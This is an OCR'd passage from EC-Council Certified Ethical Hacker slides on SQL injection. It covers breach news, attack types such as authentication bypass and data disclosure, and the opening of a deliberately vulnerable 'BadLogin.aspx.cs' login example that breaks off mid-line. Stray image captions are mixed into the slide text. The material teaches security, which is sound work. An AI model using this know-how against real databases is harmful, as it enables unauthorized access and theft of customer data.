SQL Injection

Module 14

Engineered by Hackers. Presented by Professionals.

SECURITY NEWS

December 22, 2010 01:43 PM

InformationWeek

100,000 Credit Cards Compromised By Data Breach

A data breach affecting Twin America, the parent company of CitySights NY, potentially compromised an estimated **100,000 customers'** personal details, including credit card numbers.

According to a security breach notification letter sent to the New Hampshire attorney general, as required by that state's laws, attackers successfully exploited a Twin America Web server by using a **SQL injection attack**.

The letter, written by Twin America's lawyer, Theodore Augustinos, said that Twin America first suspected its systems had been breached in late October, "when a Web programmer discovered [an] unauthorized script that appears to have been uploaded to the company's Web server." The script appeared to have been actively siphoning off sensitive information from a database stored on the server for about four weeks before being discovered.

According to the letter, dated Dec. 9, "the database contained cardholder name, address, e-mail address, credit card number, expiration date, and CVV2" information. Given that the tour operator had to issue a data breach notification, it appears that the information wasn't encrypted, as that typically exempts an organization from having to issue a data breach notification.

http://www.informationweek.com

CEH Certified Ethical Hacker

2


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objectives

- Introduction to SQL Injection
- Threats of SQL Injection Attacks
- Examples of SQL Injection Query
- SQL Injection Detection
- SQL Injection Error Messages
- SQL Injection Black Box Pen Testing
- Types of SQL Injection
- Simple SQL Injection Attack
- Union SQL Injection
- Error-based SQL Injection
- What is Blind SQL injection?
- Blind SQL Injection Exploitations
- SQL Injection Methodology
- Advanced SQL Injection
- SQL Injection Tools
- Signature Evasion Techniques
- How to Defend Against SQL Injection?
- SQL Injection Detection Tools

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design




http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

- SQL Injection is the most common Website vulnerability on the Internet
- It is a flaw in **Web Applications** and not a Database or Web server issue
- Most programmers are still not aware of this threat


ECONOMIC RECOVERY
volatility subdued
Money flow
Investment
shareholders vote for expansion
Albert Gonzalez, an indicted hacker stole 130 million credit and debit cards, the biggest identity theft case ever prosecuted in the United States. He used SQL injection attacks to install sniffer software on the companies' servers to intercept credit card data as it was being processed.
Business world optimistic
solid assets
Investment boom
CEH
6
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection is the Most Prevalent Vulnerability in 2010



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design


SQL Injection Threats
Changing Price
Spoofing Identity
Tamper with Database Records
Modifying Records
35%
25%
Escalation of Privileges
15%
15%
10%
Voiding Machine's Critical Transactions
Complete Disclosure of all Data on the System
Denial-of-Service on the Server
Destruction of Data
C|EH
8
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is SQL Injection?

SQL injection is a technique used to take advantage of non-validated input vulnerabilities to pass SQL commands through a Web application for execution by a backend database

SQL injection is a basic attack used to either gain unauthorized access to a database or to retrieve information directly from the database

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

SQL Injection Attacks

Based on the application and how it processes user-supplied data, SQL Injection can be used to perform the following types of attacks:

Authentication Bypass: Using this attack, an attacker logs on to an application without providing valid username and password and gains administrative privileges

Information Disclosure: Using this attack, an attacker obtains sensitive information that is stored in the database

Compromised Data Integrity: An attacker uses this attack to deface a web page, insert malicious content into web pages, or alter the contents of a database

Compromised Availability of Data: Attackers use this attack to delete the database information, delete log, or audit information that is contained in a database


Remote Code Execution: It allows an attacker to compromise the host operating system

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

How Web Applications Work?




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Server Side Technologies

Powerful server-side technologies like ASP.NET and database servers allow developers to create dynamic, data-driven Web sites with incredible ease

The power of ASP.NET and SQL can easily be exploited by hackers using SQL injection attacks




SQL injection attacks do not exploit a specific software vulnerability, instead target Web sites that do not follow secure coding practices for accessing and manipulating data stored in a relational database

All relational databases SQL Server, Oracle, IBM DB2, and MySQL are susceptible to SQL-injection attacks

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

HTTP Post Request



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn
CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services
http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design

Example 1: Normal SQL Query

Web Browser

```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender,
System.EventArgs e)
{ string strCnx =
"server=
